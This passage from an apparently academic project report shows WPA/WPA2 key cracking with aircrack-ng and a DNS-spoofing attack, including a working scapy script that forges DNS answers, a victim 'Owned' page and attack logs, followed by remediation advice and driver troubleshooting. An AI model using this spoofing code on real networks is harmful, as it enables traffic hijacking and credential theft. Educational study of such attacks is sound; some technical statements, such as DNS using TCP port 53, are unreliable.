After successful completion of WPS PIN attack, results showed that even WPS PIN attack could not crack the handshake protocol for specific SSID. Although, script says that it successfully captured WPA handshake and has saved file as the capture file. As mentioned before, *aircrack-ng* is used to decrypt the handshake protocol. After several minutes of process, it gives out WPA key for 'Denny's WiFi' which is 'opposite' according to *aircrack-ng*.

After applying 'opposite' to 'Denny's WiFi' outside of virtual machine, it shows that it is the correct key. Attacker can now get in to the wireless network. Once in the network, attacker can use exploitation tools on other connected devices. This project was performed after taking permission from the owner of the wireless network. For better understanding of

these attacks, password of the wireless network was kept simple. It proves that using better computers and better tools, attacker can breach in to any wireless network around them.

Attached screenshot shows, the attacker successfully performed WPA/WPA2 attack on specific SSID and was able to gain access of client's wireless network. Now after joining user's wireless network, attacker can perform MITM attack.




Figure 12 Attempt to connect to Wireless Network

5.4 DNS spoofing attack

This is one of the widely occurring MITM attack. To perform this kind of attack, attacker needs to have an access to same wireless network as the victim. After In simple words, attacker provides DNS response to user before actual DNS server responds [17]. Process of the attack can be clearly understood from below attached diagram.




Figure 13 Block diagram of DNS Spoofing Attack


For this attack, the attacker and user needs to be connected to common WLAN. Attacker can sniff all request going or coming to user. When user tries to reach any website on the internet, user send out web-request to DNS server. In the meantime, attacker performs MITM. Attacker then sniffs and collects web request and provide a quick spoofed response related to that web-request (and this response pretend that it is coming from actual DNS-server). Attacker knows in this situation that distance between user-attacker is less than distance between user-server.

Every system is designed in a way to accept the first DNS response and ignores every other response coming after that. After getting a response from attacker, user device ignores all other responses that it has received which also includes actual response from DNS server. For this project, user will send out HTTP request to IP-address which is provided by attacker. And in the interim, attacker can try to steal user's personal credentials and also provide specific HTML responses.

Python script was developed for this attack to parse and to generate a response that seems original. Because of general configuration of networking, DNS protocol uses TCP port 53 for any kind of data exchanges. Because of this fact, usually attacker will try to sniff all the UDP frames arriving at port 53 to send out rogue frames. In this project, python script is written to sniff requests coming from port 53 and to generate responses to send.

This python script keeps track on frames coming to and from DNS server. Python library *scapy* makes it easy as it contains many of the library which already supports DNS protocols. It will sniff the request frame and will send the output as rogue DNS response frame.

For this project, below mentioned python script was used to parse and execute DNS spoofing attack.

A screenshot of a Kali Linux desktop environment. The top panel shows several application icons on the left and a file manager window titled `*/home/kali/Desktop/Te...` on the right. Below the panel is a dark-themed taskbar with the text `*/home/kali/Desktop/Test-DNS.py - Mousepad`. The main window is a text editor with a menu bar (File, Edit, Search, View, Document, Help) and a dark background. It contains a Python script for sending a DNS response. The script defines a `send_response(x)` function that processes a request packet `x` and creates a response packet. It includes comments explaining the steps: deleting existing lengths and checksums, copying the packet, changing the 'from-ds' field, switching MAC and IP addresses, switching ports, and setting DNS flags. The script uses `logger.info` for logging and `del` to remove fields from the packet.

```
def send_response(x):
    req_domain = x[DNS].qd.qname
    logger.info('Found request for ' + req_domain)

    # First, we delete the existing lengths and checksums..
    # We will let Scapy re-create them
    del(x[UDP].len)
    del(x[UDP].chksum)
    del(x[IP].len)
    del(x[IP].chksum)

    # Let's build our response from a copy of the original packet
    response = x.copy()

    # We need to start by changing our response to be "from-ds", or from the access point.
    response.FCfield = 2L

    # Switch the MAC addresses
    response.addr1, response.addr2 = x.addr2, x.addr1

    # Switch the IP addresses
    response.src, response.dst = x.dst, x.src

    # Switch the ports
    response.sport, response.dport = x.dport, x.sport

    # Set the DNS flags
    response[DNS].qr = 1L
    response[DNS].ra = 1L
    response[DNS].ancount = 1
```

Figure 14 Script developed to send DNS response

As shown in the code, on DNS layer, function is set as the “response” flag and also provide spoofed answers. On the network layer, function is set to replace the ‘destination IP address field’ to ‘source IP address’ and vice-versa. Similar to the transport layer, the script is set to switch the ‘destination port field’ with ‘source port field’. This code also has a function to change destination and source MAC address on the data link layer.

After preparing response of DNS request, attacker can append DNS spoofed response.



```
# Let's add on the answer section
response[DNS].an = DNSRR(
    rrname = req_domain,
    type = 'A',
    rclass = 'IN',
    ttl = 900,
    rdata = spoofed_ip
)

# Now, we inject the response!
sendp(response)
logger.info('Sent response: ' + req_domain + ' → ' + spoofed_ip + '\n')

in():
```

Figure 15 Script developed to redirect user to *spoofed_ip*

For this project, a scenario is created where user is trying to reach 'reddit.com' from their phone. Attacker performs DNS spoofing and MITM attack in the interim and tries to send a rogue response. In this case, HTML response is created to send to the user whenever user tries to reach 'www.reddit.com'. As attached above in the code, it returns '*spoofed_ip*' to the user trying to reach a specific website.

Attacker can create their own phishing website for the same website user is trying to reach. In often cases, attacker tries to supply malicious codes and viruses in to the user's system. In this case, HTML response was created to get the idea of the attack. After getting DNS response, user tries to reach IP of the website. But instead after getting rogue DNS response from attacker, user connects to the *spoofed_ip*.

```
<html>
<head></head>
<body>
    Owned.
</body>
</html>
```

Figure 16 HTML response designed for victim

Below are the results showed in attacker's system which shows successful sniffing of DNS requests. It also shows successful transmission of rogue response. Results showing that user creating a web request for reddit.com and in response, attacker providing different IP address in return.

```
INFO: Found request for reddit.com.
.
Sent 1 packets.
INFO: Sent response: reddit.com. -> 192.168.2.138

INFO: Found request for iphone-wu.apple.com.
.
Sent 1 packets.
INFO: Sent response: iphone-wu.apple.com. -> 192.168.2.138

INFO: Found request for apple-mobile.query.yahooapis.com.
.
Sent 1 packets.
INFO: Sent response: apple-mobile.query.yahooapis.com. -> 192.168.2.138

INFO: Found request for gspa21.ls.apple.com.
.
Sent 1 packets.
INFO: Sent response: gspa21.ls.apple.com. -> 192.168.2.138

INFO: Found request for gspa21.ls.apple.com.
.
Sent 1 packets.
INFO: Sent response: gspa21.ls.apple.com. -> 192.168.2.138
```

Figure 17 Log of the DNS Spoofing process

Below is the screenshot observed on victim's phone.



Figure 18 Screenshot from victim's phone

6 Remediation techniques

As showed in the project, it is not hard to find vulnerabilities of the wireless attacks. Once done, attacker can do a lot of damage than expected. It is believed to be true that owner of the wireless network can protect their network by simply following few techniques. Some of those are as simple as changing the default passwords. Most of the users do not change their default Wi-Fi passwords, or do not know how to do it. Most of the default passwords could be a part of some brute-force technique used. Therefore, following such simple steps could save user from being a victim of the internet security.

It is hard to travel somewhere and not being able to connect to the internet. Most of the travelers becomes the victim of MITM attacks. Attackers are smart, and therefore they usually configure their rogue networks around hotels/restaurants. Not being able to use free public Wi-Fi could be a problem. In that cases, users are always suggested to use VPN prior to start surfing web on public wireless networks. Using VPN puts users on advantageous side. Since there are numerous VPN tools in the market right now, it is impossible for attacker to perform MITM attack while user is on VPN connection.

Although VPN is considered to be most trusted to use for public networks, it is still suggested to users to check the configuration of VPN. Some of the latest VPN services provides differently configured VPNs. It gives access to their subscribers in a way that instead of routing the whole traffic from user to internet, these VPN services creates a separate connections for each connection attempts user makes. This configuration is considered to be more secure than

the conventional VPN. Although, it still leaves the tracking information of connection. Attacker can see the connection link made between source and destination, but cannot see the data exchange.

To be immune against rogue network attack and evil-twin attacks explained before, security analysis can be performed. As an owner of wireless networks, user can conduct security analysis by themselves. This process requires user to use Wi-Fi scanning software. User can also use the environment setup used in this project to perform this. This website [18] shows the step-by-step process to determine any rogue networks around user. This kind of security analysis could be done every once in a while to be immune to the attacker.

As we can see from the project, several tools are made to perform brute-force attack on many passwords. Although this is considered to be fail case for longer passwords. This means that to use many of the tools available online, user's password key needs to be a part of the dictionaries attackers are using. It then depends on how common the key is. If the password key is as simple as alpha-numeric characters, it is comparably easy to crack. Users are always recommended to create passwords which contains special characters as well. For an example, '!Try@74Thanks' would be considered a good password. It has been proved that creating complex and longer passwords often are nearly impossible to crack. User should always do frequent check on the devices connected with their wireless networks. It could give out information if attacker is also connected to the network.

Although keeping more complex passwords is not the only solution. Since attacker nowadays can write a script to generate automatic password generators using all these characters. For better safety, user should frequently change their passwords. User can check their password strength using this brute-force password calculator tool [19]. User can also find out how long it would take to crack their passwords using brute-force attack.

7 Challenges Faced


Although this project is very simple to perform, there are certain challenges which could cause interruptions. User performing these tests could follow these steps for any similar interruption caused. Initially Linux Backtrack 5 R3 suite was chosen to perform these tests, but at last Linux Kali Suite was used. Linux Kali's latest version 'Kali 20201.b' is used in this project. Any external USB network adapter can perform these tests which can be configured as Monitor mode. Although after implementation of this project, it comes to the attention that external USB adapter with high-power and 'Ralink chipsets' based wireless devices works best with Kali Linux Suite[20].

Latest version of Kali Linux comes without a wireless adapter settings installed. Therefore user have to find particular file for Kali system's wireless interface *wlan0*. In this project, Kali Linux was used in Oracle Virtual Box to create virtual machine. After successful installation of Kali Linux, user will have to find compatible wireless drivers.

Although in usual cases, system generally downloads drivers from the device only. But in case user is getting error saying 'Device is not managed' then it could be the issue of wireless drivers. Installing these wireless drivers are easy, user can get more details on this page [21].

As a user performing tests, if got the output error as explained before can run the command shown below to check their firmware for network connection.

>>> *dmesg*



```
File  Actions  Edit  View  Help
[ 21.125660] 19:35:08.078593 main OS Release: 5.4.0-kali3-amd64
[ 21.125750] 19:35:08.078684 main OS Version: #1 SMP Debian 5.4.13-1k
ali1 (2020-01-20)
[ 21.125855] 19:35:08.078772 main Executable: /usr/sbin/VBoxService
19:35:08.078774 main Process ID: 572
19:35:08.078776 main Package type: LINUX_64BITS_GENERIC
(OSE)
[ 21.128155] 19:35:08.081072 main 6.1.2_Debian r135662 started. Verbo
se level = 0
[ 21.156875] 19:35:08.109756 main vbglR3GuestCtrlDetectPeekGetCancelS
upport: Supported (#1)
[ 21.905817] e1000: eth0 NIC Link is Up 1000 Mbps Full Duplex, Flow Contr
ol: RX
[ 21.906512] IPv6: ADDRCONF(NETDEV_CHANGE): eth0: link becomes ready
[ 21.923199] ieee80211 phy0: rt2x00lib_request_firmware: Info - Loading f
irmware file 'rt2870.bin'
[ 21.952014] rt2800usb 1-2:1.0: firmware: failed to load rt2870.bin (-2)
[ 21.952049] firmware_class: See https://wiki.debian.org/Firmware for inf
ormation about missing firmware
[ 21.952085] rt2800usb 1-2:1.0: Direct firmware load for rt2870.bin faile
d with error -2
[ 21.953093] ieee80211 phy0: rt2x00lib_request_firmware: Info - Loading f
irmware file 'rt2870.bin'
[ 21.953119] rt2800usb 1-2:1.0: firmware: failed to load rt2870.bin (-2)
[ 21.953169] rt2800usb 1-2:1.0: Direct firmware load for rt2870.bin faile
d with error -2
```

Figure 19 firmware information

From this command, user can get information about firmware. In this case, it says firmware failed to load specific file. User can run troubleshooting commands as showed in the screenshot attached below to get rid of the problem.

```

root@kali:~# lsusb
Bus 001 Device 003: ID 148f:5372 Ralink Technology, Corp. RT5372 Wireless Adapter
Bus 001 Device 002: ID 80ee:0021 VirtualBox USB Tablet
Bus 001 Device 001: ID 1d6b:0001 Linux Foundation 1.1 root hub
root@kali:~# iwconfig
eth0      no wireless extensions.

lo        no wireless extensions.


wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated  Tx-Power=0 dBm
          Retry short long limit:2  RTS thr:off  Fragment thr:off
          Encryption key:off
          Power Management:off

root@kali:~# modinfo rt2800usb | grep 5372
alias:          usb:v148Fp5372d*dc*dsc*dp*ic*isc*ip*in*
root@kali:~# sudo modprobe rt2800usb
root@kali:~# dmesg | grep -e rt2 -e wlx
[ 15.499904] ieee80211 phy0: rt2x00_set_rt: Info - RT chipset 5392, rev 0223 detected
[ 17.252479] ieee80211 phy0: rt2x00_set_rf: Info - RF chipset 5372 detected
[ 17.269564] usbcore: registered new interface driver rt2800usb
[ 21.923199] ieee80211 phy0: rt2x00lib_request_firmware: Info - Loading firmware file 'rt2870.bin'
[ 21.952014] rt2800usb 1-2:1.0: firmware: failed to load rt2870.bin (-2)
[ 21.952085] rt2800usb 1-2:1.0: Direct firmware load for rt2870.bin failed with error -2
[ 21.953093] ieee80211 phy0: rt2x00lib_request_firmware: Info - Loading firmware file 'rt2870.bin'
[ 21.953119] rt2800usb 1-2:1.0: firmware: failed to load rt2870.bin (-2)
[ 21.953169] rt2800usb 1-2:1.0: Direct firmware load for rt2870.bin failed with error -2
root@kali:~#

```

Figure 20 Error message for Firmware

If troubleshooting does not seem to help, user can execute command shown in the screenshot below to find specific firmware and install it again. Although it is recommended that firmware is checked before installing it. Several times it can give errors because of the wrong selection of firmware.



```

Kali-Linux-2020.1-vbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Shell No. 1

File Actions Edit View Help
root@kali:~# sudo apt-cache search rt2800
firmware-misc-nonfree - Binary firmware for various drivers in the Linux kernel
root@kali:~# apt-get install firmware-misc-nonfree
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  firmware-misc-nonfree
0 upgraded, 1 newly installed, 0 to remove and 995 not upgraded.
Need to get 3,711 kB of archives.
After this operation, 14.9 MB of additional disk space will be used.

```

Figure 21 Installing specific firmware for adapter

Also it should be noted that before running the command showed in the screenshot above, a little change in the source list of the Kali Linux should be made which will allow system to accept firmwares from external source.

```

#deb cdrom:[Kali GNU/Linux 2020.1rc4 _Kali-last-snapshot_ - Official amd64 DVD Binary-1 with firmware 20200124-09:35]/ kali-rolling main non-free
deb http://http.kali.org/kali kali-rolling main contrib
# deb-src http://http.kali.org/kali kali-rolling main non-free contrib

# This system was installed using small removable media
# (e.g. netinst, live or single CD). The matching "deb cdrom"
# entries were disabled at the end of the installation process.
# For information about how to configure apt package sources,
# see the sources.list(5) manual.
root@kali:~# vim /etc/apt/sources.list
root@kali:~# cat /etc/apt/sources.list
#
# deb cdrom:[Kali GNU/Linux 2020.1rc4 _Kali-last-snapshot_ - Official amd64 DVD Binary-1 with firmware 20200124-09:35]/ kali-rolling main non-free
#deb cdrom:[Kali GNU/Linux 2020.1rc4 _Kali-last-snapshot_ - Official amd64 DVD Binary-1 with firmware 20200124-09:35]/ kali-rolling main non-free
deb http://http.kali.org/kali kali-rolling main non-free contrib
# deb-src http://http.kali.org/kali kali-rolling main non-free contrib
# This system was installed using small removable media

```

Figure 22 source.list screenshot

Highlighted parts of the ‘source.list’ should be modified before performing the above command.

8. Results and Analysis

After implementation of the project, many security vulnerabilities came in light. Using 20 lines of python code, attacker can sniff 4-way handshake protocol from the wireless network traffic. In this project, several attacks are explained to get better idea of the attack. Looking at the attack from attacker's perspective gives an idea to the user about how to get rid of these vulnerabilities. Rogue Wi-Fi attack is one of the most widely occurring attack. But not everyone is aware of these attacks. This project helps understand some attacks which could take place in day-to-day life of internet users.

As showed in the project implemented above, WPA/WPA2 cracking using some of the built-in tools from Kali Linux could crack any password. For that external network adapters should be kept in monitor mode and traffic should be monitored. This project also gives out information about how monitor mode and managed mode can be configured for the Wi-Fi cards. Parsing of captured files is done using *scapy* and Python.

This project also highlights some of the Kali Linux open-source tools which can be used to crack passwords. These tools were made automated using python to save runtime. These tools are more efficient in cracking WPA/WPA2 passwords. Using the set-up made for this project, anyone can perform these tests along with 600 other tools which Kali Linux provides.

9. Conclusion and Summary

In this project, latest Kali Linux suite and exploitation tools were utilized to perform different wireless attacks. Some of widely occurring attacks such as DNS spoofing attack and Men-in-the-Middle attacks were simulated to draw attention towards vulnerabilities of wireless networks. Looking at wireless attacks from attacker's perspective gives better idea to mitigate such vulnerabilities.

Along with simulated attacks, this project also gives out information about recent tools designed for exploitation purposes. Several ways to mitigate some of these common wireless attacks were given at the end of the project.

10. References

- [1] "'Iceman' Computer Hacker Receives 13-Year Prison Sentence," *FBI*. <https://www.fbi.gov/pittsburgh/press-releases/2010/pt021210b.htm> (accessed Apr. 30, 2020).
- [2] A. Zafft and E. Agu, "Malicious WiFi networks: A first look," in *37th Annual IEEE Conference on Local Computer Networks - Workshops*, Oct. 2012, pp. 1038–1043, doi: 10.1109/LCNW.2012.6424041.
- [3] N. Pimple, T. Salunke, U. Pawar, and J. Sangoi, "Wireless Security — An Approach Towards Secured Wi-Fi Connectivity," in *2020 6th International Conference on Advanced Computing and Communication Systems (ICACCS)*, Mar. 2020, pp. 872–876, doi: 10.1109/ICACCS48705.2020.9074350.
- [4] B. Pingle, A. Mairaj, and A. Y. Javaid, "Real-World Man-in-the-Middle (MITM) Attack Implementation Using Open Source Tools for Instructional Use," in *2018 IEEE International Conference on Electro/Information Technology (EIT)*, May 2018, pp. 0192–0197, doi: 10.1109/EIT.2018.8500082.
- [5] A. A. M. M. Amin and M. S. Mahamud, "An Alternative Approach of Mitigating ARP Based Man-in-the-Middle Attack Using Client Site Bash Script," in *2019 6th International Conference on Electrical and Electronics Engineering (ICEEE)*, Apr. 2019, pp. 112–115, doi: 10.1109/ICEEE2019.2019.00029.
- [6] S. Kitisriworapan, A. Jansang, and A. Phonphoem, "Evil-Twin Detection on Client-side," in *2019 16th International Conference on Electrical Engineering/Electronics, Computer, Telecommunications and Information Technology (ECTI-CON)*, Jul. 2019, pp. 697–700, doi: 10.1109/ECTI-CON47248.2019.8955158.
- [7] K. Sinchana, C. Sinchana, H. L. Gururaj, and B. R. Sunil Kumar, "Performance Evaluation and Analysis of various Network Security tools," in *2019 International Conference on Communication and Electronics Systems (ICCES)*, Jul. 2019, pp. 644–650, doi: 10.1109/ICCES45898.2019.9002531.
- [8] M. Denis, C. Zena, and T. Hayajneh, "Penetration testing: Concepts, attack methods, and defense strategies," in *2016 IEEE Long Island Systems, Applications and Technology Conference (LISAT)*, Apr. 2016, pp. 1–6, doi: 10.1109/LISAT.2016.7494156.

- [9] V. Visoottiviset, P. Akarasiriwong, S. Chaiyasart, and S. Chotivatunyu, "PENTOS: Penetration testing tool for Internet of Thing devices," in *TENCON 2017 - 2017 IEEE Region 10 Conference*, Nov. 2017, pp. 2279–2284, doi: 10.1109/TENCON.2017.8228241.
- [10] "What is Kali Linux? | Kali Linux Documentation." <https://www.kali.org/docs/introduction/what-is-kali-linux/> (accessed Apr. 24, 2020).
- [11] "Official Kali Linux Releases." <https://www.kali.org/kali-linux-releases/> (accessed Apr. 29, 2020).
- [12] "0006053: Not starting after installation - Kali Linux Bug Tracker." <https://bugs.kali.org/view.php?id=6053> (accessed Apr. 24, 2020).
- [13] "HAWNU1 - High Power Wireless USB Network Adapter Removable Antenna," *Hawking Technology*. <https://hawkingtech.com/product/hawnu1/> (accessed Apr. 24, 2020).
- [14] "Kali Linux Tools Listing." <https://tools.kali.org/tools-listing> (accessed Apr. 24, 2020).
- [15] "Aircrack-ng." <https://www.aircrack-ng.org/> (accessed Apr. 24, 2020).
- [16] "PixieWPS." <https://tools.kali.org/wireless-attacks/pixiewps> (accessed Apr. 24, 2020).
- [17] "What is DNS Spoofing | Cache Poisoning Attack Example | Imperva," *Learning Center*. <https://www.imperva.com/learn/application-security/dns-spoofing/> (accessed Apr. 24, 2020).
- [18] Z. Kaleem, "How to Physically Locate a Rogue Access Point." <https://www.accessagility.com/blog/locating-rogue-access-points> (accessed Apr. 24, 2020).
- [19] "Online Password Calculator." <http://lastbit.com/pswcalc.asp> (accessed Apr. 24, 2020).
- [20] "Buy the Best Wireless Network Adapter for Wi-Fi Hacking in 2019," *WonderHowTo*. <https://null-byte.wonderhowto.com/how-to/buy-best-wireless-network-adapter-for-wi-fi-hacking-2019-0178550/> (accessed Apr. 24, 2020).
- [21] "compat-wireless [Aircrack-ng]." <https://www.aircrack-ng.org/doku.php?id=compat-wireless> (accessed Apr. 24, 2020).

